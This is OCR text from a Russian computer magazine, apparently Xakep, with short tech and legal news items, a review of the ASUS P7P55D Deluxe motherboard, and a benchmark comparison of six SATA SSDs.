
ПОРТАЛ SUPERJOB ПРОВЕЛ ОПРОС, РЕЗУЛЬТАТЫ КОТОРОГО ПОКАЗАЛИ — 69% ПОЛЬЗОВАТЕЛЕЙ ЮЗАЮТ ТОРРЕНТЫ, НО ПРЕСТУПЛЕНИЕМ ЭТО СЧИТАЕТ ВСЕГО 10% ОПРОШЕННЫХ.

ШТРАФ ЗА ТРОЛЛИНГ

Россия старается во всем не отставать от «прогрессивного мира», но почему-то зачастую у нас все получается, как в старой поговорке про дурака, которого заставили молиться богу. Однако не отстаем мы упорно, например, в России теперь тоже судят сетевых троллей — Центральный суд г. Омска приговорил местного жителя к штрафу в размере 1.500 рублей за оскорбления и клевету в социальной сети «Одноклассники». Иск подала экс-преподавательница Омского государственного университета, заявив, что ответчик (ее бывший коллега) написал в одной из групп «Одноклассников» следующую фразу: «Тебя с позором выгнали из универа, развратная идиотка с претензиями на правдолюбство, методы твои смешны и ущербны: хамство, шантаж, домогательство и т.д.». Также женщина утверждала, что ответчик создавал фальшивые аккаунты, где постил ее фото с издевательскими подписями, и хотела 20 тысяч рублей за моральный ущерб. В суде ей удалось доказать только то, что уволилась она по собственному желанию, и приведенная выше фраза действительно имела место, остальные претензии сочли недоказанными. Но, как видишь, для наложения штрафа и пятна на репутации хватило и этого.

СМЕНА АНТИВИРУСНОГО КАРАУЛА

Microsoft объявила о том, что новый бесплатный антивирус Microsoft Security Essentials выйдет уже в ближайшие несколько недель. Этот продукт призван заменить собой встроенное (и дырявое, как решето) решение Windows Defender в ОСях Windows 7, Vista и XP, отключив его при установке. Security Essentials уже прошел бета-тест и тестирование в ряде специализирующихся на таких вещах компаний. В частности, в AV-Test сочли новое решение от Microsoft «очень хорошим», и вполне достойным по сравнению с уровнем конкурентов в этой области. Относительно платного антивируса от «мелкомягких» пока ничего не слышно, разве что идет работа над корпоративным Forefront Protection Suite, но это уже из «другой оперы».



ЭЛЕКТРОННАЯ КНИГА ОТ ASUS

Стало известно, что компания Asus ожидает прибавления в семействе Eee, притом довольно оригинального. Так как рынок устройств для чтения постепенно расширяется, да и нетбуки, планшетные ПК, портативные медиа-плееры и другие интересные штуки становятся все доступнее, Asus решили не проходить мимо интересной ниши и скоро представят свое устройство для чтения. Нет, с технологией e-ink связываться не стали, зато гаджет по имени Asus Eee Book будет обладать сразу двумя цветными сенсорными дисплеями, что делает его крайне похожим на обыкновенную книжку. Никаких подробностей относительно «начинки» устройства, к сожалению, пока нет, но в Asus не исключают возможности того, что в Eee Book будет поддержка 3G, веб-браузер и расширяемое хранилище для данных. Интересно и еще кое-что — цена «книжки», скорее всего, составит порядка 170 долларов. Это сделает ее одним из самых доступных девайсов такого рода.





НЕ ХОДИТЕ ДЕТИ ВО ФРАНЦИЮ ГУЛЯТЬ

Очередное очко в противостоянии «копирайтеры vs анти-копирайтеры» заработали сторонники авторских прав. Отныне во Франции «злоупотребляющих» инетом юзеров, то есть, качающих и распространяющих контрафакт, будут отключать от Сети. Власти теперь будут обязаны трижды предупредить нарушителя, и если это не поможет, суд может наложить на «злостного пирата» штраф до 300.000 евро, приговорить его к лишению свободы сроком до 2 лет, или же отключить от интернета. Из всех французских карательных мер отключение от Сети видится самой безобидной. Недаром принятие антипиратских поправок пытался опротестовать Конституционный совет страны, и жаль, что из этого ничего не вышло.

ПОЧТИ КАК В КИНО


В британскую прессу просочилась информация о том, что в новое подразделение MI5 (государственное ведомство британской контрразведки) набирают бывших хакеров. Исследовательский центр Cyber Security Operations Centre, в котором «появились вакансии», был создан недавно, с целью перехвата и анализа кибер-атак, угрожающих национальной безопасности, а также для разработки мер противостояния оным. Информация о наборе бывших кибер-преступников оказалась правдой. По словам Алана Веста, зам. министра по вопросам безопасности и борьбы с терроризмом, стране нужны молодые, талантливые специалисты, которые разбираются в кибер-защите. Подростки с криминальным прошлым идеально подходят на эту роль. Согласно данным некоторых британских изданий, сейчас в CSOC уже работает порядка 50 экс-преступников, и хотя многие из них еще даже не достигли совершеннолетия, они, так же, как и взрослые, дают подписку о неразглашении (пожизненную) и проходят прочие обязательные процедуры.



СПЕЦЫ КОМПАНИИ IDC УВЕРЕНЫ, ЧТО ПРОДАЖИ ПК В МИРЕ УПАЛИ НА 2.4% ИЗ-ЗА ПОЯВЛЕНИЯ НА РЫНКЕ НЕТБУКОВ.



ЕВГЕНИЙ ПОПОВ



МАТЬ ВАША!

ТЕСТИРОВАНИЕ СИСТЕМНОЙ ПЛАТЫ ASUS P7P55D DELUXE

ASUS P7P55D DELUXE — материнская плата, созданная на базе чипсета **Intel P55 Express** и рассчитанная на установку новых процессоров **Intel Core i5.** Материнская плата входит в категорию **Asus Xtream Design** и позиционируется как решение с повышенной производительностью и надежностью, что добавляет интереса сегодняшнему обзору.

ВНЕШНИЙ ВИД

Устройство поставляется в яркой упаковке, как это и свойственно продуктам ASUS. Внутри, помимо самой платы обнаружились кабели для подключения приводов и накопителей, диск с программным обеспечением, планки с дополнительными разъемами, инструкция пользователя, а также проводной пульт дистанционного управления, возможности которого мы рассмотрим чуть позже.
Сама плата изготовлена в классическом форм-факторе ATX и первое, что бросается в глаза при осмотре — это оригинальный дизайн пассивной системы охлаждения цепи питания и большая прямоугольная пластина, являющаяся охладителем чипсета.
К слову, в Intel P55 Express все основные компоненты северного моста вынесены в процессор, а сам чипсет реализует главным образом функции южного моста: работу с платами расширений и периферией. Что касается подсистемы питания, то она выполнена по формуле 16+3 фазы.
Отдельного внимания заслуживает новая конструкция блокиратора процессора. Теперь это более надежный и удобный механизм крепления с продолговатой лапкой. Пространства вокруг сокета достататочно для установки массивного кулера, но вряд ли здесь станет возможным монтаж модели с низким профилем. Четыре разъема DIMM, которые работают с памятью DDR3, обладают зажимами только с одной стороны. Ближе к слотам PCI-Express находится лишь фиксиру-

ТЕСТОВЫЙ СТЕНД

ПРОЦЕССОР: INTEL CORE I5-750, 2.66 ГГЦ
КУЛЕР: INTEL BOX
СИСТЕМНАЯ ПЛАТА: ASUS P7P55D DELUXE
ОПЕРАТИВНАЯ ПАМЯТЬ: 2X 1024 МБАЙТ, CORSAIR DDR3-2133
ВИДЕОКАРТА: NVIDIA GEFORCE GTX 285
БЛОК ПИТАНИЯ: 650 ВТ, CORSAIR TX650W
ОПЕРАЦИОННАЯ СИСТЕМА: MICROSOFT WINDOWS VISTA ULTIMATE SP1 X32

ющий упор. Это значительно облегчает процесс извлечения модулей памяти даже при полностью собранной системе. Такое рационализаторское предложение ASUS нарекла технологией Q-DIMM.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

• ПОДДЕРЖИВАЕМЫЕ ПРОЦЕССОРЫ: INTEL CORE I5
• РАЗЪЕМ: LGA 1156
• ЧИПСЕТ: INTEL P55 EXPRESS
• ПАМЯТЬ: 4X DIMM, МАКС. 16 ГБАЙТ DDR3-2133/1600/1333/1066
• РАЗЪЕМЫ РАСШИРЕНИЯ: 3X PCI EXPRESS X16, 2X PCI EXPRESS X1, 2X PCI
• НАКОПИТЕЛИ: 9X SATA, 1X UDMA
• ПОРТЫ USB: 14 (6 НА ЗАДНЕЙ ПАНЕЛИ + 8 ДОПОЛНИТЕЛЬНО)
• СЕТЬ: ДУАЛЬНЫЙ ГИГАБИТНЫЙ КОНТРОЛЛЕР REALTEK 8112L/8110SC
• ЗВУК: 10-КАНАЛЬНЫЙ HDA-КОДЕК VIA VT2020
• ФОРМ-ФАКТОР, РАЗМЕРЫ: ATX, 305X244 ММ

ВОЗМОЖНОСТИ

На панели вывода платы присутствует изобилие разъемов. Есть здесь и восемь (!) USB, и два RJ-45, и оптический SPDIF/Out, не говоря уже о коаксиальном. Нашлось место даже для кнопки сброса CMOS. На самой плате присутствуют также и клавиши (да, полноценные кнопки) выключения и перезагрузки. Такие прелести незаменимы, если плата используется в качестве тестового стенда или платформы для хардкорного разгона с азотом, ведь в этом случае нет необходимости постоянно замыкать отверткой нужные контакты. В общем, фишка придется по вкусу маньякам-оверклокерам.

Платформа оснащена тремя слотами PCI-Express X16. Первый работает в режиме X16, если в системе используется только один графический адаптер. Третий слот работает только в режиме X4 и пригодится, если планируется установка дополнительной видеокарты, например, для работы с большим количеством мониторов. Первый и второй разъем могут работать в конфигурации «8X+8X». Следует принять во внимание и простой способ фиксации видеокарт в разъемах. Здесь всего одна массивная лапка, которая облегчает процесс монтажа или удаления устройства из системы.

На материнской плате присутствует большое количество портов для подключения SATA-накопителей. Здесь есть 6 стандартных разъемов, которые поддерживают работу Intel Matrix Storage 9, а также RAID уровня 0, 1, 5 и 10. Еще есть три порта SATA обеспеченных дополнительными контроллерами. В частности синий и белый разъемы работают благодаря JMicron JMB322 и поддерживают технологию Drive Xpert.

ДОПОЛНИТЕЛЬНЫЕ ФУНКЦИИ

Первая функция, о которой следует упомянуть — это «MemOK!». На плате предусмотрена клавиша, которая позволяет активировать одним ее нажатием безопасные настройки памяти. К другим заметным особенностям платформы следует отнести поддержку одновременной работы нескольких графических адаптеров. Как было сказано ранее, платформа оснащена тремя слотами PCI-Express. Так вот пара из них может работать в режиме «8X+8X». Мало того, системная плата может одинаково успешно работать как с видеокартами в режиме NVIDIA SLI, так и с акселераторами в конфигурации AMD CrossFire. Нельзя не упомянуть и о звуке. Мы сразу обратили внимание, что производитель сделал ставку на 10-канальный (что уже необычно) кодек HDA-класса производства VIA. Часто вендоры ограничиваются схемами от Realtek, но в случае с ASUS P7P55D Deluxe у нас не было претензий. Конечно, звучание не сравнится с дискретными моделями аудиокарт, однако для интегрированного варианта звучание неплохое. Наконец, нельзя не сказать о пульте дистанционного управления. С каждой топовой платой от ASUS идет какой-то приятный прибамбас, который позволяет выделить продукт из сонма подобных. В числе таких «приманок» были жидкокристаллические дисплей, системы водяного охлаждения и даже оригинальная подсветка печатной платы. В нашем случае таким бонусом служит пульт для работы с технологией Turbo V. Нам приходилось встречаться с этой функцией и раньше. Этот оверклокерский движок позволял менять настройки системы на лету, не покидая операционной системы. Управлялка делает этот процесс еще более быстрым и потешным. Например, три клавиши «A», «B» и «C» активируют один из предустановленных профилей (повышение рабочей частоты на 3%, 7% или на уровень, заявленный пользователем). Можно с помощью пульта управлять и движком EPU, что делает еще более ценным его присутствие в комплекте.

ВЫВОДЫ

С момента анонса Intel P55 Express большинство компаний постарались сразу же представить собственные модели системных плат на этом чипсете. Однако ASUS удалось сделать собственный продукт оригинальным и интересным для оверклокеров и просто любителей всего эксклюзивного в сфере настольных платформ. Максимальная функциональность, функции автоматического разгона, мощный оверклокерский движок — все это получит пользователь, пусть и не за столь скромную плату.


РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Super PI, mod 1.5 XS: 13,2 сек
WinRAR 3.8: 1501 Кбайт/с
3DMark'06, Overall: 15168
3DMark'06, CPU: 4056
PCMark'05, CPU: 7318
Lavalys Everest Ultimate, Memory Read: 15211 Мбайт/с
Lavalys Everest Ultimate, Memory Write: 13248 Мбайт/с
Lavalys Everest Ultimate, Memory Latency: 42.4 нс
Crysis, High Detail, 1680x1050: 63,1 FPS
Fallout 3, Medium, 1680x1050: 85,4 FPS
Far Cry 2, 1680x1050: 74,4 FPS

КОНКУРС ASUS

Заходи на сайт www.xakep.ru и принимай участие в конкурсе компании ASUS и редакции][. Все, что требуется в конкурсе — правильно ответить на 5 вопросов о материнской плате ASUS P7P55D.
Разыгрывается PDA ASUS MyPal A686 и два сувенирных набора ASUS: BT-мышь, наушники и веб-камера.

АВТОР: СЕРГЕЙ НИКИТИН ТЕСТЕР: АЛЕКСЕЙ ПОЛЯКОВ



OCZ Technology

Intel

Kingston V

ing

A-Data

Tanscend

OCZ Technology

ТЕСТ SSD

Тестирование твердотельных накопителей

В НАСТОЛЬНЫХ ПК И НОУТБУКАХ ОСТАЕТСЯ ВСЕ МЕНЬШЕ ДЕТАЛЕЙ И УСТРОЙСТВ, В КОТОРЫХ ЕСТЬ ДВИЖУЩИЕСЯ ЧАСТИ. И ГЛАВНЫЙ ФОРПОСТ МЕХАНИЗМОВ – ЭТО ЖЕСТКИЙ ДИСК. ЕЩЕ НЕДАВНО КАЗАЛОСЬ, ЧТО ОН НЕПОБЕДИМ. НО СИТУАЦИЯ ИЗМЕНИЛАСЬ С ПОЯВЛЕНИЕМ УСТРОЙСТВ SSD, КОТОРЫЕ ПОСТЕПЕННО ВЫТЕСНЯЮТ ЖЕСТКИЕ ДИСКИ ИЗ КОРПУСОВ МОБИЛЬНЫХ И НАСТОЛЬНЫХ КОМПЬЮТЕРОВ.

МЕТОДИКА ТЕСТИРОВАНИЯ

Проведенные нами тесты можно условно разделить на три группы: имитация работы реальных приложений, проверка времени доступа и испытания на скорость чтения\записи. Для проверки скорости случайной записи и случайного и линейного чтения мы использовали тесты из состава программы Everest. Утилита h2benchw использовалась для измерения времени чтения и записи. Имитацией реальных приложений нам служил тестовый пакет PCMark'05, из которого мы запускали имитацию загрузки Windows XP, загрузку приложений, антивирусное сканирование, запись файлов и «простую» работу диска. Особенность этого теста заключается в том, что он позволяет смотреть не на сухие цифры процентов, секунд и баллов, а оценивать то, как устройство будет вести себя при реальной работе.

ТЕХНОЛОГИИ

Устройства SSD (расшифровывается как Solid State Disk, твердотельный накопитель) на данный момент являются оптимальным решением для мобильных компьютеров. Почему? Потому что лишены всех недостатков жестких дисков. В SSD-устройствах нет движущихся частей, они невосприимчивы к вибрации и менее чувствительны к ударам; они потребляют очень мало электроэнергии и, соответственно, выделяют мало тепла; кроме того, их скорость на сегодняшний день уже существенно выше скорости HDD. Забегая немного вперед, скажу, что по результатам наших тестов изделия SSD превосходят HDD по скорости чтения\записи (в основном, — ненамного), а самые яркие результаты — в тестах на время доступа, которых они опережают жесткие диски в разы. Очевидно, что ноутбук с SSD-устройством вместо жесткого диска ест меньше энергии, быстрее и дольше работает, меньше греется и более подходит для работы в движении. Пока у технологии SSD есть две проблемы: это высокая стоимость устройств и их небольшой, по сравнению с жесткими дисками, объем. Но оба этих недостатка постепенно исправляются, так что из мобильных ПК эти накопители скоро начнут перебираться и в настольные. Все участники сегодняшнего теста имеют интерфейс SATA. Ты сможешь без проблем подключить их к своему компьютеру и испробовать в деле.

СПИСОК ПРОТЕСТИРОВАННЫХ УСТРОЙСТВ:

A-DATA S592
INTEL SSDSA2MH080G15E
KINGSTON V SERIES
OCZ TECHNOLOGY VERTEX SERIES
SAMSUNG MMDOE56G5MXP
TRANSCEND TS192GSSD25S-M

16000 руб.

14000 руб.

A-DATA S592

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 128
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 230
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 170



Обладая 64 Мб буфером, накопитель A-Data S592 во всех тестах показал весьма впечатляющие результаты. Редко опускаясь ниже второго или третьего места, в тесте на имитацию «обычной» работы жесткого диска (тест General Usage из комплекта PCMark'05) он опередил все остальные устройства. Нужно отметить, что минимальная и максимальная скорость работы A-Data S592 отличаются не очень сильно, то есть он работает стабильно быстро в независимости от каких-то обстоятельств. Стоимость устройства относительно невелика, поэтому, учитывая его скоростные характеристики, A-Data S592 становится обладателем титула «Лучшая покупка».



Возможно, именно из-за невысокой цены, комплектация устройства практически отсутствует — кроме него самого, в коробке находится только небольшая инструкция.

INTEL SSDSA2MH080G15E

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 80
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 250
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 70



Не все это знают, а компания Intel производит не только процессоры, но и массу других устройств. Сегодня к ним добавились и изделия SSD. Проектируя диск Intel SSDSA2MH080G15E, сознательно или нет, инженеры-разработчики добились его оптимизации под две задачи — быстрая загрузка операционной системы Windows XP и быстрый старт приложения. Это доказывает абсолютная победа диска в тестах PCMark XP Startup и Application Loading. Мы уверены, что найдется масса людей, для которых эти параметры гораздо важнее, чем просто скорость чтения или записи. Конечно, ведь никто не любит ждать, пока запустится игра или загрузится ОС.



Несмотря на заявленную производителем в технических характеристиках скорость записи 70 Мб\с, средняя скорость записи составила только 64 Мб\с, при разбросе от 12.5 до 76.6 Мб\с. Никто не знает, быстро ли будет работать диск в конкретный момент. Кроме того, емкость устройства крайне невелика. Что такое сегодня 80 Гб? Тут даже высокая скорость загрузки ОС и старта ПО не кажется оправданием такой цены.

9500 руб.

16000 руб.

KINGSTON V Series 128

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 128
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 100
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 80



Из всех характеристик этого диска первым делом обращаешь внимание на его цену, которая в полтора-два раза меньше, чем у устройств с аналогичным объемом. Учитывая, что это не какой-то no name, а продукт именитой компании Kingston, первой реакцией будет: «быстрее домой за деньгами и покупать». Не разочаровывает и комплект поставки, за счет которого производители обычно снижают цены на свою продукцию. В коробке с Kingston V Series 128, помимо самого диска, мы найдем диск с ПО, салазки для монтажа в трехдюймовый отсек, переходник для питания и провод SATA. Комплектация отнюдь не бедная.



Западня кроется не в комплекте поставки и не в производителе, а в скорости работы устройства. Она, мягко говоря, не самая высокая. Диск Kingston V Series 128 показал довольно скромный результат в тесте на случайный доступ к чтению, а также был последним в тесте на линейное чтение.

OCZ TECHNOLOGY Vertex Series

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 120
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 250
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 180



Сам производитель позиционирует накопители этой серии как быстрые и доступные. Попробуем разобраться, так ли это. С первым пунктом проблем нет, диск действительно работает быстро. Он занял первое место в PCMark'овских тестах Virus Scan, Linear Read и File Write. С учетом того, что запись и линейное чтение — это одни из самых часто совершаемых операций, а также то, что в подавляющем большинстве других тестов OCZ Technology Vertex Series 120 совсем немного уступил быстрому A-Data S592, мы присудили ему титул «Выбор редакции».



Если со скоростью, заявленной производителем, все нормально, то с доступностью выходит явная неувязка. Стоимость устройства высока, — 1 гигабайт дискового пространства стоит дороже, чем у остальных участников сегодняшнего теста. Кстати, говоря о скорости, нельзя не упомянуть, что в тесте на время записи в произвольное место OCZ Technology Vertex Series 120 занял только четвертое место.

SAMSUNG MMDOE56G5MXP

26000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 256
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 220
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 200



В этом накопителе устранен один из главных текущих недостатков SSD-дисков, которые мешают им заменить собой HDD. А именно, он имеет вполне приемлемый объем – 256 Гб. Это доказывает, что у SSD есть будущее, причем весьма светлое. Несмотря на высокую цену девайса, стоимость одного гигабайта информации, по сравнению с другими участниками тестирования, не очень высока (следствие большого объема). Скоростные характеристики неплохи, – например, в тесте на время доступа на чтение показано минимальное время. Кроме того, заявленные производителем скорости чтения и записи практически не различаются, что довольно-таки интересно. Правда, по результатам исследований мы получили несколько больший люфт, но это уже не так страшно.



Несмотря на продемонстрированное минимальное время доступа на случайное чтение, разброс между максимальным и минимальным временем (а не пиковое значение) был велик. Это значит, что в каких-то ситуациях устройство будет работать очень быстро, а в других – притормаживать.

TRANSCEND TS192GSSD25S-M

17000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЕМКОСТЬ, ГБ: 192
ФОРМ-ФАКТОР: 2,5"
ИНТЕРФЕЙС: SATA-II
ЗАЯВЛЕННАЯ СКОРОСТЬ ЧТЕНИЯ, МБАЙТ/С: 150
ЗАЯВЛЕННАЯ СКОРОСТЬ ЗАПИСИ, МБАЙТ/С: 90



Очень интересное устройство. Несмотря на то, что объем меньше, чем у изделия Samsung, стоимость одного гигабайта даже меньше. А гигабайт у него достаточно — это один из двух участников, имеющих емкость более 128 Гб. Кроме того, в тестах Virus Scan, XP Startup, General Usage и Application Loading из комплекта PCMark'05 продемонстрированы весьма приличные результаты. Резюмируем: хороший объем, невысокая цена одного гигабайта и неплохая скорость.




Впрочем, со скоростью не все так однозначно. Результаты многих тестов просто удручающие. К ним, например, относится PCMark 05 Write File Transcend, где с показателем 38.3 Мб\с Transcend TS192GSSD25S-M занял последнее место. Тесты записи и тест из PCMark'05, имитирующей обычную работу диска, устройство также провалило. Видимо, хорошие показатели в других тестах из этого пакета получены благодаря правильному использованию буфера.

ВЫВОДЫ


Тест показал, что уже сегодня многие пользователи могут воспользоваться всеми преимуществами SSD-накопителей. В некоторых моделях почти преодолены недостатки технологии — невысокий объем и высокая цена. Надеемся, что в скором времени от них не останется и следа. За сбалансированные характеристики «Лучшей покупкой» становится A-Data S592, а более быстрый и дорогой OCZ Technology Vertex Series 120 Гб получает приз «Выбор редакции».

PCMARK 05 — XP STARTUP



Несмотря на более низкие результаты в остальных тестах, в этом лидирует Intel SSDSA2MH080G15E


EVEREST LINEAR READ






Самый недорогой диск (Kingston V Series 128 Гб) занимает самое последнее место

PCMARK 05 — APPLICATION LOADING



